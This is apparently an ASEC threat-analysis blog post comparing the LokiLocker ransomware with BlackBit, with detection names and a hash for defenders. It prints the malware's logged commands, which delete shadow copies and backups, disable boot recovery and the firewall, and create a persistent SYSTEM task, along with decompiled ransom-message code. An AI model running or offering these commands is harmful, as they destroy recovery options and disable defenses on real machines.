LokiLocker, a Ransomware Similar to BlackBit Being Distributed in Korea - ASEC

By ATCP

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
AhnLab Security Emergency response Center(ASEC) has confirmed the distribution of the LokiLocker ransomware in Korea. This ransomware is almost identical to the BlackBit ransomware and their common traits have been mentioned before in a previous blog post. A summary of these similarities is as follows.

Similarities Between LokiLocker and BlackBit

- Disguised as svchost.exe
- Same obfuscation tool used (.NET Reactor)
- Registered to the task scheduler and registry (persistence of malware)
- Ransom note and the new file icon image set after encryption


Disguised as svchost.exe

The BlackBit ransomware, which was covered in a previous post, disguised itself as a svchost.exe file. Similarly, the recently discovered LokiLocker ransomware was also found disguised as a svchost.exe file.



Same packer used (.NET Reactor)

A .NET Reactor was used to obfuscate the code and deter analysis. By looking at the unpacked BlackBit ransomware, it becomes clear that the malware was derived from the LokiLocker ransomware.


svchost (1.2.0.0)
svchost.exe
BlackBit
PE
Type References
References
Resources
-
Loki
Loki.Extensions
Loki.Helper
Loki.IO.Algorithms.Zip.Decompr
Loki.IO.Algorithms.Zip.Decompr
Loki.IO.Algorithms.Zip.FileInfo
Loki.IO.Disks.Cleanup
Loki.IO.Keyboards.Settings
Loki.IO.Monitors.Implementatio
Loki.IO.Monitors.WinApi
Loki.IO.Printers.Enums
Loki.IO.Printers.Filters
Loki.IO.Printers.Implementations
Loki.IO.Printers.Interfaces
Loki.Messaging.Interfaces
Loki.Messaging.Messages
Loki.Networking.Ethernet
Loki.Packaging.Fetching.Fetcher
Loki.Packaging.Fetching.Interfac
Loki.Packaging.Interfaces
Loki.Packaging.Managers
Loki.Packaging.Packages
Loki.Properties
Loki.Utilities.Implementation
Loki.Utilities.Interfaces
Shell32
svchost (1.2.0.0)
svchost.exe
LokiLocker
PE

Registered to the task scheduler and registry (persistence of malware)

Similarities have also been found in their behavioral aspects. The following figure shows that the LokiLocker ransomware registers itself to the task scheduler and registry under the name”Loki” before it starts its encryption process. The ransomware also generates its ransom note before it begins encrypting. Afterward, it carries out actions such as deleting volume shadows to prevent recovery, as well as behaviors aimed at obstructing detection and leaking information.


```
tkZEcXrE.exe (3636)
"C:\Users\rapit\AppData\Local\Temp\tkZEcXrE.exe"
   cmd.exe (2384)
   "C:\Windows\System32\cmd.exe" /C schtasks /CREATE /SC ONLOGON /TN Loki /TR C:\Users\rapit\AppData\Roaming\winlogon.exe /RU SYSTEM /RL HIGHEST /F
      schtasks.exe (1956)
      schtasks /CREATE /SC ONLOGON /TN Loki /TR C:\Users\rapit\AppData\Roaming\winlogon.exe /RU SYSTEM /RL HIGHEST /F
   csc.exe (2700)
   "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\rapit\AppData\Local\Temp\spjstw00\spjstw00.cmdline"
      cvtres.exe (3664)
      C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\rapit\AppData\Local\Temp\RES7731.tmp" "c:\ProgramData\CSC84EFF5FC31A64BC780FDC88404D2867.TMP"
   cmd.exe (3440)
   "C:\Windows\System32\cmd.exe" /C vssadmin delete shadows /all /quiet
      vssadmin.exe (2988)
      vssadmin delete shadows /all /quiet
   cmd.exe (3760)
   "C:\Windows\System32\cmd.exe" /C wbadmin DELETE SYSTEMSTATEBACKUP
      wbadmin.exe (108)
      wbadmin DELETE SYSTEMSTATEBACKUP
   cmd.exe (2280)
   "C:\Windows\System32\cmd.exe" /C wmic shadowcopy delete
      WMIC.exe (4044)
      wmic shadowcopy delete
   cmd.exe (3948)
   "C:\Windows\System32\cmd.exe" /C wbadmin delete catalog -quiet
      wbadmin.exe (2668)
      wbadmin delete catalog -quiet
   cmd.exe (3752)
   "C:\Windows\System32\cmd.exe" /C bcdedit /set {default} bootstatuspolicy ignoreallfailures
      bcdedit.exe (1412)
      bcdedit /set {default} bootstatuspolicy ignoreallfailures
   cmd.exe (380)
   "C:\Windows\System32\cmd.exe" /C bcdedit /set {default} recoveryenabled no
      bcdedit.exe (1200)
      bcdedit /set {default} recoveryenabled no
   cmd.exe (3080)
   "C:\Windows\System32\cmd.exe" /C netsh advfirewall set currentprofile state off
      netsh.exe (1692)
      netsh advfirewall set currentprofile state off
   cmd.exe (2336)
   "C:\Windows\System32\cmd.exe" /C netsh firewall set opmode mode=disable
      netsh.exe (1520)
      netsh firewall set opmode mode=disable
```


```
using System;
using System.Diagnostics;
using System.IO;

namespace Loki
{
    // Token: 0x02000003 RID: 3
    internal class Program
    {
        // Token: 0x06000003 RID: 3 RVA: 0x00002058 File Offset: 0x00000258
        private static void Main(string[] args)
        {
            Natives.MessageBox(IntPtr.Zero, "This file and all other files in your computer are encrypted by Loki locker.₩r₩nIf you
              want to restore this file and rest of your files, Please send us message to this e-mail : emeraldcrypt@onionmail.org₩r
              ₩n₩rWrite this ID in the title of your message : [redacted]₩r₩n₩e will help you, in any steps.₩r₩nIn case of no answer in
              24 hours, write us to this e-mail : emeraldcrypt@protonmail.com", "Loki locker", 64u);
            string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), "info.Loki");
            if (File.Exists(text))
            {
                Process.Start("mshta.exe", "₩"" + text + "₩"");
            }
        }
    }
}
```

Ransom note and the new file icon image set after encryption

After successfully infecting a system, LokiLocker creates a ransom note named Restore-My-Files.txt in each infected folder path, containing the message below. The ransom note and the icon of the infected files that have been confirmed were also found to be very similar to those of the BlackBit ransomware.





AhnLab's anti-malware software, V3, detects and responds to LokiLocker ransomware with a variety of detection points, including file detection and behavior-based detection. To prevent ransomware infection, users must be cautious of running files from unknown sources and make sure to scan suspicious files with an anti-malware program while also keeping the program updated to the latest version. AhnLab's anti-malware software, V3, detects and blocks the malware using the following aliases:

[File Detection]
Ransomware/Win.Loki.C5421356 (2023.05.03.00)

[Behavior Detection]
Ransom/MDP.Delete.M2117

MD5

d03823a205919b6927f3fa3164be5ac5

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